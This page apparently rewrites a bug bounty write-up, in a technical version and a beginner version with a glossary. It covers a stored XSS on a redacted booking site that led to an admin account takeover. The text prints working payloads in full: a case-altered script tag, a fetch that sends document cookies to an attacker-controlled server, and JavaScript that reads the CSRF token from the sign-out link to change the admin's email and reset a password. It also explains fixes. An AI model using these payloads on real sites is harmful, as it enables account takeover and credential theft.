ATO | How I exploited security issue to take over admin account
 Published on ar1fshaikh.medium.com
Few days ago I came across one bug bounty program of an booking website lets call https://redacted.com, it was interesting website with multiple functionalities and some creative features. I don’t often write about findings of bug bounty but this one will be worth doing it as there are ups and downs and multiple…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a booking website, referred to throughout as https://redacted.com. It let businesses create their own booking page under a subdomain, with an embeddable form, reviews and service information, including a description field. That description field is the thread that runs through the whole story.
Recon turned up a Zabbix portal open to everyone, reachable with default credentials. The researcher logged in, submitted it and was rewarded straight away. That is the only mention of the Zabbix issue; the rest of the article is about the booking product.
Setup
The researcher registered an account and created a business called "bounty spa". During registration, the description field was filled with a payload:
<img src=1 onerror=alert(1)/>
Registration produced a page and two domains for the new business:
https://bountyspa.redacted.comhttps://bountyspa.private.redacted.com
On the spa page, some odd CSS appeared. Inspecting it showed an <img/> element had been rendered there. The reasoning was that as admin of the website, the researcher should not be able to see a user's cookies. The issue was reported, and the company replied that it was a feature.

That answer closed the first thread. The researcher then focused on the bountyspa admin panel.
Finding it
JavaScript recon
As an exercise in organised recon, the researcher collected JavaScript files from the application, around 450 or more, and analysed them by hand. No leaked tokens or credentials turned up. A few tokens were found in a .xnl file: a CSRF token delivered in the body. That was not considered a good find on its own. Chunk URLs were found and dechunked with the unmap tool. waybackurls was also used and produced a few interesting endpoints.
The description field
Exploring the admin panel APIs, the researcher tried IDOR and other issues and found a few open redirects. Then one API stood out: it accepted a description containing a <p>test</p> tag, while the frontend showed only test.

A <script>alert(1)</script> payload was embedded, but it did not work: it came back as plain text in the frontend. The question was why. Suspecting encoding or sanitising, the researcher changed the casing:
<Script>alert(1)\\<script>
This time it was injected into the DOM. The payload was ready to exploit, but alert(1) still did not pop. Checking the console showed why.

The Content-Security-Policy was blocking execution, and the violation was reported to a /csp-report endpoint. The researcher credits a CSP bypass challenge from octagon.net, which used the same policy but with googletagmanager.com and ladesk.com added. The search for a gtm-jsonp route followed: a custom script manager in GTM was examined and attempts were made to modify a Google script, without success. Adding a JS endpoint through several open redirects and a few other attempts also failed. The work stopped there and this was not reported either.
The iframe endpoint
A few days later, the search resumed for a way to upload a script to https://bountyspa.redacted.com. Scanning files and URLs turned up this endpoint:
It takes another URL as a parameter and embeds an iframe from that endpoint. Visiting the endpoint confirmed it was useful. A payload was crafted along these lines.

Chaining this with the vulnerable description field produced a stored XSS, and the CSP was bypassed as well. The report went in. The response was not what the researcher hoped for.

The reply was disappointing after the time spent. The researcher answered by mail arguing it should be a critical issue, without having actually exploited it yet, and was clueless about this part. Nothing further was known about the compensating controls mentioned in the response, so the plan became to break it further.
Exploitation
Step 1: stealing cookies
By now the researcher had several accounts and worked from a low-privilege account in the bountyspa admin portal. Cookies were stolen by crafting a request to a server under the researcher's control, with the cookies in the query string:
fetch("myownserver.com?cookies=" + document.cookies).then((r)=>r.json).then((r)=>console.log(r))
The cookies arrived, but logging into the admin account failed: the session cookie carried the httpOnly flag. The researcher discovered that httpOnly cookies are not readable by any other API than an HTTP call. Two to three hours went into thinking about a bypass, reading write-ups and trying XMLHttpRequest and other approaches. The conclusion was that this route would not get into the admin's account.
Step 2: resetting instead of stealing
The next round of questions was: why are the cookies needed at all, is there another way, can they be overwritten? The answer was to reset the password through the API instead of stealing the session. The browser will not share the httpOnly session cookie with JavaScript, so document.cookie cannot read all cookies.
From exploring the application, the researcher knew the admin dashboard offered a way to reset other users' accounts and to change the password of any user without asking for the password, provided the admin's session had a password entered in the last few minutes (the exact time is not known). Changing the admin's own password, by contrast, asked for the password every time regardless of session age. The plan was therefore to call the API to reset another employee's password, and for the admin to call the API that resets the email on the same page, where a recently started session would not ask for the password again.
The company had not fixed the XSS at this point because they considered it low privileged. Time was short, so the exploit had to land quickly. Two payloads were written.
Payload 1, for employee account takeover by resetting the password:
let p = 'newpaasword';f = ()=>{u=fetch('/v2/rest/user').then((r)=>r.json()).then((r)=>(u=r));console.log(JSON.stringify({...u[1],verify_password:p,password:p}));fetch('/v2/rest/user/item/id/2',{method:'GET',body:{...u[1],verify_password:p,change_password:1,password:p},method:'PUT'}).then(e=>e.json()).then(r=>console.log(r))}setTimeout(f,1000)
Payload 2, for admin account takeover by resetting the email:
e='[redacted]'; f=()=>{fetch('/v2/rest/user').then((r) => r.json()).then((u) => {fetch('/v2/rest/user/item/id/1',body: JSON.stringify({...u[0],email: e,group: 'admin', password: false}), method: 'PUT'});});}; setTimeout(f, 1000);
Both payloads read the user list from /v2/rest/user, spread the relevant record into the request body, and send a PUT to /v2/rest/user/item/id/<n>. The first sets verify_password, change_password and password; the second sets email, group: 'admin' and password: false.
Executing them returned an error:
{ error : 'invalid csrf token' }
Step 3: recovering the CSRF token
The .xnl file from recon came back into play: it leaked a CSRF token. Opening it showed HTML for the home page, with the CSRF token injected dynamically to call the /logout API. It was available in the DOM inside an <a> tag. The token could be read from the page and sent with the requests. The final payload for the admin account was:
let ct='csrf',e='[redacted]'; document.querySelectorAll('a').forEach((e) => {if (e.innerText == 'Sign out') {ct = e.href.split('_csrf_token=')[1];}}); f=()=>{fetch('/v2/rest/user', { headers: { 'X-Csrf-Token': ct } }).then((r) => r.json()).then((u) => {fetch('/v2/rest/user/item/id/1', {headers: { 'X-Csrf-Token': ct },body: JSON.stringify({...u[0],email: e,group: 'admin',password: false}),method: 'PUT'});});}; setTimeout(f, 1000);
This one worked. The admin's account was taken over by changing the admin's email address.
Step 4: making it reliable
To make the exploit more dependable, the researcher found endpoints that force a new session to start and accept ?next=/some/path in the query string. Adding an if/else condition based on the response gives a complete account takeover exploit with no misses. The flow uses endpoints that force a new session and accept ?next=/path/to/exploit-page.
This was the researcher's first account takeover. The closing note adds that while writing the POC, the earlier <Script>alert(1)</script> was found to be missing its closing </Script>, and it worked with <Script>alert(1)</Script>; the missing tag was a typo. The issue was still rated minor to low severity by the company.
Root cause
The description field accepted HTML and rendered it into the DOM. Lowercase <script> was neutralised, but a capitalised <Script> was not, which suggests the filter matched on case rather than parsing the markup. The CSP then blocked inline execution, and the iframe endpoint that takes a url parameter and embeds it provided the way around the policy. The report does not describe the server-side code, so the exact filter and the CSP directives are not stated.
The account takeover rests on the admin dashboard's own design: password resets for other users do not require the current password when the session is recent, and the admin's email can be changed on the same page. A CSRF token protected those calls, but the token was exposed in the DOM inside the sign-out link, so script running on the page could read it and send it in the X-Csrf-Token header. The httpOnly flag did its job and stopped cookie theft, which is why the attack moved to the reset APIs rather than the session itself.
Impact
An attacker who can get the stored XSS in front of an administrator can change the admin's email address and take over the account, and can reset the password of another employee. The takeover uses the email change on the same page, where a recently started session does not ask for the password again; the report does not give the exact window. The researcher notes that the company treated the XSS as low privilege and mentioned compensating controls, without saying what they were.
Fix
Based on the findings, the description field should treat input as text and encode it on output rather than relying on a case-sensitive tag filter, and the CSP should not be bypassable through an iframe endpoint that accepts arbitrary URLs. The reset and email-change APIs should require the current password or a fresh re-authentication regardless of session age, and the CSRF token should not be readable from a link in the DOM.
Variants to test
- Case variations on tag filters: submit
<Script>,<sCrIpT>and mixed-case variants into fields that render HTML, and check whether the element appears in the DOM. A positive result is the tag surviving into the DOM where the lowercase form was neutralised. - CSP bypass through embed endpoints: look for parameters that take a URL and render it in an iframe, then point them at a page you control. A positive result is your script executing in the target origin's context.
- CSRF tokens in the DOM: search rendered pages for tokens in links or hidden fields, then try sending them in the header the API expects. A positive result is a state-changing request succeeding with a token read from the page.
- Reset APIs without re-authentication: test password reset and email change endpoints from a recently authenticated session. A positive result is the change going through without the current password.
?next=parameters on session-start pages: check whether the redirect target is honoured after re-authentication. A positive result is the victim landing on your exploit page once the session is refreshed.
What happened, in plain words
A security researcher spent several days on a booking website. The site let businesses create their own booking page, with a form, reviews and a description field. That description field turned out to be the weak point. The researcher could put HTML into it, and although the site tried to block scripts, a small change of capitalisation slipped past the filter. A security policy in the browser (CSP) still stopped the script from running, but a second feature, an endpoint that embeds another web page inside the site, provided a way around it. The result was a stored cross-site scripting bug: code that runs in the browser of anyone who views the page.
The company said the odd behaviour was a feature, and the researcher notes the XSS was still minor to low severity to them. The researcher kept going. Instead of stealing the administrator's login cookie (which was protected), the researcher used the script to call the site's own password-reset API for an employee and email-change API for the admin. Those calls needed a CSRF token, which was sitting in plain sight in the page's sign-out link. With that token, the researcher changed the administrator's email address and took over the account.
This walkthrough explains every step from zero. You only need to know how to use a browser.
The target and its features
The website is referred to as https://redacted.com. It offered a service where a business could create its own booking page under a subdomain (a subdomain is a name like shop.example.com that sits under the main example.com). Each business page could include an embeddable form, reviews, and information about the service, including a description field. That description field is the thread running through the whole story.
A quick word on the concepts you will meet
- A subdomain is a smaller name under a main domain. If the main site is
example.com, thenbountyspa.example.comis a subdomain. - An API (Application Programming Interface) is the set of addresses a website's own pages use to talk to its server behind the scenes. Think of a restaurant: the menu is the website you see, and the kitchen door where orders go in is the API. You can send your own orders to that door if you know the address.
- A cookie is a small piece of text the server asks your browser to keep and send back with every request. It is how the server remembers who you are between page loads. A session cookie is the one that says "this is a logged-in user".
- A token is a short secret value, similar in spirit to a cookie, used to prove a request is legitimate. A CSRF token (explained later) is one kind.
- HTML is the language web pages are written in. Tags like
<p>(paragraph) and<img>(image) tell the browser what to display. - JavaScript is the programming language that runs inside the browser and makes pages interactive.
alert(1)is the classic test: it pops up a small box with the number 1. - XSS (cross-site scripting) means getting your own JavaScript to run inside someone else's web page, in their browser, as if the site itself had written it.
- Stored XSS is when the malicious script is saved on the server (for example in a description field) and then shown to everyone who views that page.
- DOM (Document Object Model) is the browser's in-memory model of the page. When we say a payload was "injected into the DOM", we mean the browser actually created an element from it, rather than showing it as plain text.
- CSP (Content Security Policy) is a rule the server sends to the browser saying which scripts are allowed to run. It is a seatbelt: even if a script gets onto the page, the browser refuses to execute it unless the policy allows it.
- CSRF (Cross-Site Request Forgery) is tricking a logged-in user's browser into sending a request the user did not intend. A CSRF token is a secret value the server checks to make sure the request really came from the site's own pages.
- IDOR (Insecure Direct Object Reference) is when a site lets you change an ID in a request (like
id/1toid/2) and see or change someone else's data. - An open redirect is a link on a site that will send the visitor to any address you supply, which attackers can abuse.
- httpOnly is a flag on a cookie that tells the browser: JavaScript is not allowed to read this cookie. Only the browser itself may send it to the server.
Recon
Recon (reconnaissance) means looking around before attacking: finding what the site is made of, what addresses exist, and what might be weak.
The researcher scanned for company assets and found a Zabbix portal open to everyone. Zabbix is a monitoring tool that companies use to watch their servers. It was reachable with default credentials (the factory username and password that many people never change). The researcher logged in, submitted the issue and was rewarded immediately. That is the only mention of the Zabbix issue; the rest of the story is about the booking product.
After that, the researcher decided to go through the whole website carefully. Having recently started bug bounty work and not yet having a consolidated testing plan, the researcher chose to stick with this one site until finding something crucial. The approach was to ask simple questions while exploring: what is this feature, what is it for, and what might a developer miss when building it in phases?
Setting up an account
The researcher registered an account and created a business called "bounty spa". During registration, the description field was filled with a payload:
<img src=1 onerror=alert(1)/>
Line by line:
<img ... />asks the browser to display an image.src=1says the image is at the address1, which does not exist.onerror=alert(1)is an event handler: if the image fails to load (which it will, because1is not a real image), the browser runs the JavaScriptalert(1), which pops up a box.
This is a classic test payload. If the box appears, the site is letting your HTML and JavaScript run.
Registration produced a page and two domains for the new business:
https://bountyspa.redacted.comhttps://bountyspa.private.redacted.com
On the spa page, some odd CSS appeared. CSS is the language that styles a page (colours, sizes, layout). Inspecting the page showed an <img/> element had been rendered there. The reasoning was that as the admin of the site, the researcher should not be able to see another user's cookies. The issue was reported, and the company replied that it was a feature.
That answer closed the first thread. The researcher then focused on the bountyspa admin panel.
Finding it
JavaScript recon
As an exercise in organised recon, the researcher collected JavaScript files from the application, around 450 or more, and analysed them by hand. JavaScript files are the code the browser downloads to make the site work; reading them can reveal hidden API addresses, parameters and sometimes secrets.
No leaked tokens or credentials turned up. A few tokens were found in a .xnl file: a CSRF token delivered in the body. That was not considered a good find on its own. Chunk URLs were found and dechunked with the unmap tool. (Chunking is a way of splitting a large JavaScript file into pieces; dechunking means putting the pieces back together so you can read them.) waybackurls was also used and produced a few interesting endpoints. waybackurls is a tool that fetches old URLs for a domain from the Internet Archive, which often reveals pages that are no longer linked but still exist.
The description field
Exploring the admin panel APIs, the researcher tried IDOR and other issues and found a few open redirects. Then one API stood out: it accepted a description containing a <p>test</p> tag, while the frontend showed only test.
In other words, the API stored the HTML tag, but the page that displayed it stripped the tag and showed only the text inside. That is a hint: the storage side is not filtering, only the display side is.
A <script>alert(1)</script> payload was embedded, but it did not work: it came back as plain text in the frontend. The question was why. Suspecting encoding or sanitising, the researcher changed the casing:
<Script>alert(1)\\<script>
Line by line:
<Script>is the same tag as<script>but with a capital S. HTML tag names are case-insensitive, so the browser treats them the same.alert(1)is the JavaScript to run.\\<script>is a backslash-escaped attempt to close the tag; the exact intent is not explained in the report.
This time it was injected into the DOM. The payload was ready to exploit, but alert(1) still did not pop. Checking the console showed why.
The browser console is a panel (usually opened with F12) that shows errors and messages from the page. The Content-Security-Policy was blocking execution, and the violation was reported to a /csp-report endpoint. In plain words: the browser saw the script, but the site's CSP rules said "do not run this", so it refused and sent a report to the server saying it had blocked something.
The researcher credits a CSP bypass challenge from octagon.net, which used the same policy but with googletagmanager.com and ladesk.com added. The search for a gtm-jsonp route followed: a custom script manager in GTM was examined and attempts were made to modify a Google script, without success. (GTM is Google Tag Manager, a tool for adding scripts to a site; jsonp is an old technique for loading data as a script.) Adding a JS endpoint through several open redirects and a few other attempts also failed. The work stopped there and this was not reported either.
The iframe endpoint
A few days later, the search resumed for a way to upload a script to https://bountyspa.redacted.com. Scanning files and URLs turned up this endpoint:
Line by line:
https://bountyspa.redacted.com/embed_iframe/somefile.phpis the address of a script on the site.?url=https://someotherurl.comis a parameter calledurlwhose value is another web address.&width=200&height=400are two more parameters setting the size.
An iframe is a window inside a page that shows another web page. This endpoint takes another URL as a parameter and embeds an iframe from that endpoint. Visiting the endpoint confirmed it was useful. A payload was crafted along these lines.
Chaining this with the vulnerable description field produced a stored XSS, and the CSP was bypassed as well. The report went in. The response was not what the researcher hoped for.
The reply was disappointing after the time spent. The researcher answered by mail arguing it should be a critical issue, without having actually exploited it yet, and was clueless about this part. Nothing further was known about the compensating controls mentioned in the response (compensating controls are extra protections the company says it has in place), so the plan became to break it further.
Exploitation
Step 1: stealing cookies
By now the researcher had several accounts and worked from a low-privilege account in the bountyspa admin portal. Cookies were stolen by crafting a request to a server under the researcher's control, with the cookies in the query string:
fetch("myownserver.com?cookies=" + document.cookies).then((r)=>r.json).then((r)=>console.log(r))
Line by line:
fetch("myownserver.com?cookies=" + document.cookies)sends a request to the researcher's own server, adding the value ofdocument.cookies(the cookies the page can read) to the address..then((r)=>r.json)takes the response and reads it as JSON (a text format for data)..then((r)=>console.log(r))prints the result to the browser console.
The idea: if the script can read the cookies, it can send them to the attacker's server, and the attacker can then use them to log in as the victim.
The cookies arrived, but logging into the admin account failed: the session cookie carried the httpOnly flag. The researcher discovered that httpOnly cookies are not readable by any other API than an HTTP call. In plain words: the browser will send the cookie to the server automatically, but JavaScript is not allowed to read it. Two to three hours went into thinking about a bypass, reading write-ups and trying XMLHttpRequest (an older way of sending requests from JavaScript) and other approaches. The conclusion was that this route would not get into the admin's account.
Step 2: resetting instead of stealing
The next round of questions was: why are the cookies needed at all, is there another way, can they be overwritten? The answer was to reset the password through the API instead of stealing the session. The browser will not share the httpOnly session cookie with JavaScript, so document.cookie cannot read all cookies.
From exploring the application, the researcher knew the admin dashboard offered a way to reset other users' accounts and to change the password of any user without asking for the password, provided the admin's session had a password entered in the last few minutes (the exact time is not known). Changing the admin's own password, by contrast, asked for the password every time regardless of session age. The plan was therefore to call the API to reset another employee's password, and for the admin to call the API that resets the email on the same page, where a recently started session would not ask for the password again.
The company had not fixed the XSS at this point because they considered it low privileged. Time was short, so the exploit had to land quickly. Two payloads were written.
Payload 1, for employee account takeover by resetting the password:
let p = 'newpaasword';f = ()=>{u=fetch('/v2/rest/user').then((r)=>r.json()).then((r)=>(u=r));console.log(JSON.stringify({...u[1],verify_password:p,password:p}));fetch('/v2/rest/user/item/id/2',{method:'GET',body:{...u[1],verify_password:p,change_password:1,password:p},method:'PUT'}).then(e=>e.json()).then(r=>console.log(r))}setTimeout(f,1000)
Line by line:
let p = 'newpaasword';sets the new password (the spelling is as in the report).f = ()=>{ ... }defines a function calledf.u=fetch('/v2/rest/user').then((r)=>r.json()).then((r)=>(u=r));asks the site for the list of users and stores the result inu.console.log(JSON.stringify({...u[1],verify_password:p,password:p}));prints a copy of the second user's record (index 1) with the new password added, for debugging.fetch('/v2/rest/user/item/id/2',{method:'GET',body:{...u[1],verify_password:p,change_password:1,password:p},method:'PUT'})sends a request to change user number 2, with the new password and a flag saying "change password". Note the object hasmethodtwice; the second one (PUT) wins..then(e=>e.json()).then(r=>console.log(r))reads and prints the response.setTimeout(f,1000)runs the function after one second, giving the page time to load.
Payload 2, for admin account takeover by resetting the email:
e='[redacted]'; f=()=>{fetch('/v2/rest/user').then((r) => r.json()).then((u) => {fetch('/v2/rest/user/item/id/1',body: JSON.stringify({...u[0],email: e,group: 'admin', password: false}), method: 'PUT'});});}; setTimeout(f, 1000);
Line by line:
e='[redacted]';sets the attacker's email address (redacted here).f=()=>{ ... }defines the function.fetch('/v2/rest/user')gets the user list.fetch('/v2/rest/user/item/id/1', body: JSON.stringify({...u[0],email: e,group: 'admin', password: false}), method: 'PUT')sends a request to change user number 1 (the admin), setting the email to the attacker's, the group toadmin, andpassword: false.setTimeout(f, 1000);runs it after one second.
Both payloads read the user list from /v2/rest/user, spread the relevant record into the request body, and send a PUT to /v2/rest/user/item/id/<n>. The first sets verify_password, change_password and password; the second sets email, group: 'admin' and password: false.
Executing them returned an error:
{ error : 'invalid csrf token' }
In plain words: the server refused the request because it did not include the expected CSRF token. The server wants proof that the request came from its own pages, not from a script somewhere else.
Step 3: recovering the CSRF token
The .xnl file from recon came back into play: it leaked a CSRF token. Opening it showed HTML for the home page, with the CSRF token injected dynamically to call the /logout API. It was available in the DOM inside an <a> tag. The token could be read from the page and sent with the requests. The final payload for the admin account was:
let ct='csrf',e='[redacted]'; document.querySelectorAll('a').forEach((e) => {if (e.innerText == 'Sign out') {ct = e.href.split('_csrf_token=')[1];}}); f=()=>{fetch('/v2/rest/user', { headers: { 'X-Csrf-Token': ct } }).then((r) => r.json()).then((u) => {fetch('/v2/rest/user/item/id/1', {headers: { 'X-Csrf-Token': ct },body: JSON.stringify({...u[0],email: e,group: 'admin',password: false}),method: 'PUT'});});}; setTimeout(f, 1000);
Line by line:
let ct='csrf',e='[redacted]';sets a placeholder token and the attacker's email.document.querySelectorAll('a').forEach((e) => { ... })looks at every link (<a>) on the page.if (e.innerText == 'Sign out') {ct = e.href.split('_csrf_token=')[1];}if the link's text is "Sign out", take the part of its address after_csrf_token=and store it as the token.f=()=>{ ... }defines the function that does the attack.fetch('/v2/rest/user', { headers: { 'X-Csrf-Token': ct } })gets the user list, this time sending the token in a header calledX-Csrf-Token.fetch('/v2/rest/user/item/id/1', {headers: { 'X-Csrf-Token': ct }, body: JSON.stringify({...u[0],email: e,group: 'admin',password: false}),method: 'PUT'})changes the admin's email, again with the token.
This one worked. The admin's account was taken over by changing the admin's email address.
Step 4: making it reliable
To make the exploit more dependable, the researcher found endpoints that force a new session to start and accept ?next=/some/path in the query string. Adding an if/else condition based on the response gives a complete account takeover exploit with no misses. The flow uses endpoints that force a new session and accept ?next=/path/to/exploit-page. In plain words: the endpoints force a new session and accept a next parameter pointing to the exploit page.
This was the researcher's first account takeover. The closing note adds that while writing the POC (proof of concept, a demonstration that the bug works), the earlier <Script>alert(1)</script> was found to be missing its closing </Script>, and it worked with <Script>alert(1)</Script>; the missing tag was a typo. The issue was still rated minor to low severity by the company.
Root cause
The description field accepted HTML and rendered it into the DOM. Lowercase <script> was neutralised, but a capitalised <Script> was not, which suggests the filter matched on case rather than parsing the markup. The CSP then blocked inline execution, and the iframe endpoint that takes a url parameter and embeds it provided the way around the policy. The report does not describe the server-side code, so the exact filter and the CSP directives are not stated.
The account takeover rests on the admin dashboard's own design: password resets for other users do not require the current password when the session is recent, and the admin's email can be changed on the same page. A CSRF token protected those calls, but the token was exposed in the DOM inside the sign-out link, so script running on the page could read it and send it in the X-Csrf-Token header. The httpOnly flag did its job and stopped cookie theft, which is why the attack moved to the reset APIs rather than the session itself.
Impact
An attacker who can get the stored XSS in front of an administrator can change the admin's email address and take over the account, and can reset the password of another employee. The takeover uses the email change on the same page, where a recently started session does not ask for the password again; the report does not give the exact window. The researcher notes that the company treated the XSS as low privilege and mentioned compensating controls, without saying what they were.
Fix
Based on the findings, the description field should treat input as text and encode it on output rather than relying on a case-sensitive tag filter, and the CSP should not be bypassable through an iframe endpoint that accepts arbitrary URLs. The reset and email-change APIs should require the current password or a fresh re-authentication regardless of session age, and the CSRF token should not be readable from a link in the DOM.
Variants to test
- Case variations on tag filters: submit
<Script>,<sCrIpT>and mixed-case variants into fields that render HTML, and check whether the element appears in the DOM. A positive result is the tag surviving into the DOM where the lowercase form was neutralised. - CSP bypass through embed endpoints: look for parameters that take a URL and render it in an iframe, then point them at a page you control. A positive result is your script executing in the target origin's context.
- CSRF tokens in the DOM: search rendered pages for tokens in links or hidden fields, then try sending them in the header the API expects. A positive result is a state-changing request succeeding with a token read from the page.
- Reset APIs without re-authentication: test password reset and email change endpoints from a recently authenticated session. A positive result is the change going through without the current password.
?next=parameters on session-start pages: check whether the redirect target is honoured after re-authentication. A positive result is the victim landing on your exploit page once the session is refreshed.
Glossary
- API: the set of addresses a website's own pages use to talk to its server behind the scenes.
- Cookie: a small piece of text the server asks the browser to keep and send back with every request, used to remember who you are.
- Session cookie: the cookie that identifies a logged-in user.
- Token: a short secret value used to prove a request is legitimate.
- CSRF token: a secret value the server checks to make sure a request came from the site's own pages, not from a script elsewhere.
- CSRF: cross-site request forgery, tricking a logged-in user's browser into sending a request the user did not intend.
- HTML: the language web pages are written in, using tags like
<p>and<img>. - JavaScript: the programming language that runs inside the browser and makes pages interactive.
- XSS: cross-site scripting, getting your own JavaScript to run inside someone else's web page.
- Stored XSS: XSS where the malicious script is saved on the server and shown to everyone who views the page.
- DOM: the browser's in-memory model of the page; an element "in the DOM" has actually been created by the browser.
- CSP: Content Security Policy, a rule the server sends to the browser saying which scripts are allowed to run.
- httpOnly: a flag on a cookie that stops JavaScript from reading it.
- IDOR: insecure direct object reference, changing an ID in a request to see or change someone else's data.
- Open redirect: a link on a site that will send the visitor to any address you supply.
- Subdomain: a smaller name under a main domain, like
shop.example.comunderexample.com. - Recon: reconnaissance, looking around a site before attacking to find what exists and what might be weak.
- Zabbix: a monitoring tool companies use to watch their servers.
- Default credentials: the factory username and password that many people never change.
- Endpoint: a specific address on a server that accepts requests.
- Parameter: a named value in a URL after the
?, likeurl=.... - Iframe: a window inside a page that shows another web page.
- JSON: a text format for data, used by APIs.
- JSONP: an old technique for loading data as a script.
- GTM: Google Tag Manager, a tool for adding scripts to a site.
- CSS: the language that styles a page (colours, sizes, layout).
- Console: a browser panel that shows errors and messages from the page.
- XMLHttpRequest: an older way of sending requests from JavaScript.
- POC: proof of concept, a demonstration that a bug works.
- Compensating controls: extra protections a company says it has in place.
- Chunking: splitting a large JavaScript file into pieces; dechunking puts them back together.
- waybackurls: a tool that fetches old URLs for a domain from the Internet Archive.
- Severity: a rating of how serious a bug is, from low to critical.




